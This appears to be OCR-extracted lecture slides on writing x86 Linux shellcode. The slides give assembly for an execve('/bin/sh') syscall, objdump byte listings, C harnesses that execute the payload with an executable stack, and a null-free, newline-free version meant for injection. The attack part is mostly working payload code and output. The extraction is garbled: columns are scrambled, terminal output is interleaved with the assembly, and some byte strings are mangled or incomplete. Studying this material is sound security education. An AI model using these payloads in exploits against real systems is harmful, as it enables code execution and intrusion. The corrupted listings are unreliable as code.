80483b8:	cd	80			

mov	\$0xb,%eax
mov	\$0x804961c,%ebx
push	\$0x0
push	\$0x804961c
mov	%esp,%ecx
mov	\$0x0,%edx
int	\$0x80
mov	\$0x1,%eax
mov	\$0x0,%ebx
int	\$0x80



# Testing the Shell Code

```
void main()
{
  char shellcode[] = "\xb8\x0b\x00\x00\x00\xbb\x1c\x96"
                      "\x04\x08\x6a\x00\x68\x1c\x96\x04"
                      "\xcd\x80\xb8\x01\x00\x00\x00\xbb"
                      "\x00\x00\x00\x00\xcd\x80";
  int (*shell)();
  shell=shellcode;
  shell();
}
$
  gcc -m32 -z execstack test shellcode.c
$
 ./a.out
$
```



### **Preliminary Shellcode**

\$ gcc -m32 preliminary\_shellcode.s -o prelim \$ objdump -D prelim

•	••							
0	8048394	<main>:</main>						
8	048394:	b8	0b	00	00	00	mov	\$0xb.%eax
8	048399:	bb	1c	96	04	80	mov	\$0x804961c,
ò	ebx							
8	04839e:	6a	00				push	\$0x0
8	0483a0:	68	1c	96	04	80	push	\$0x804961c
8	0483a5:	89	e1				mov	<pre>%esp,%ecx</pre>
8	0483a7:	ba	00	00	00	00	mov	\$0x0,%edx
8	0483ac:	cd	80				int	\$0x80
8	0483ae:	b8	01	00	00	00	mov	\$0x1 <b>,</b> %eax
8	0483b3:	bb	00	00	00	00	mov	\$0x0 <b>,</b> %ebx
8	0483b8:	cd	80				int	\$0x80



#### **Position Independent Shellcode**

[ragnuk] \$ gcc -m32 position independent shellcode.s .text [ragnuk] \$./a.out .globl main sh-41.\$ main: movl \$11,%eax # push /sh 0\$0x0068732F push # push /bin push \$0x6E69622F movl %esp,%ebx push \$0 %ebx push mov %esp,%ecx movl \$0,%edx # execve(char\* filename, char\*\* argv, char\*\* envp) int \$0x80 movl \$1,%eax \$0,%ebx movl \$0x80 int



#### **Position Independent Shellcode**

```
$ gcc -m32 -o position_independent
position_independent_shellcode.s
$ objdump -D ./position_independent
```

• • •					
08048394	<main>:</main>				
8048394:	b8	0b	00	00	00
8048399:	68	2f	73	68	00
804839e:	68	2f	62	69	6e
80483a3:	89	e3			
80483a5:	6a	00			
80483a7:	53				
80483a8:	89	e1			
80483aa:	ba	00	00	00	00
80483af:	cd	80			
80483b1:	b8	01	00	00	00
80483b6:	bb	00	00	00	00
80483bb:	cd	80			

mov	\$0xb,%eax
push	\$0x68732f
push	\$0x6e69622f
mov	%esp,%ebx
push	\$0x0
push	%ebx
mov	%esp,%ecx
mov	\$0x0 <b>,</b> %edx
int	\$0x80
mov	\$0x1 <b>,</b> %eax
mov	\$0x0 <b>,</b> %ebx
int	\$0x80



# **Testing the Shell Code**

```
void main()
{
 char* shellcode = \frac{xb8}{x0b}x00\\x00\\x00\\x00\\x68\\x2f\\x73
                     "\x68\x00\x68\x2f\x62\x69\x6e\x89"
                     "\xe3\x6a\x00\x53\x89\xe1\xba\x00"
                     "\x00\x00\x00\xcd\x80\xb8\x01\x00"
                     "\x00\x00\xbb\x00\x00\x00\x00\xcd"
                     "\x80";
  int (*shell)();
  shell=shellcode;
  shell();
}
$
 gcc -m32 -z execstack test shellcode.c
$ ./a.out
sh-4.1$
```

### No Null No Newline Shellcode

```
[ragnuk] $ gcc -m32 no null no newline shellcode.s
                   [ragnuk] $./a.out
.text
                   sh-41.$
.globl main
main:
             %eax,%eax
      xor
      push
             %eax
      # push n/sh
      push $0x68732F6E
      # push //bi
             $0x69622F2F
      push
      movl %esp,%ebx
      push
            %eax
            %ebx
      push
      mov %esp, %ecx
      movl %eax, %edx
              $11,%al
      mov
      # execve(char* filename, char** argv, char** envp)
              $0x80
       int
          %eax,%eax
      xor
              $1,%al
      mov
             %ebx,%ebx
      xor
              $0x80
       int
```

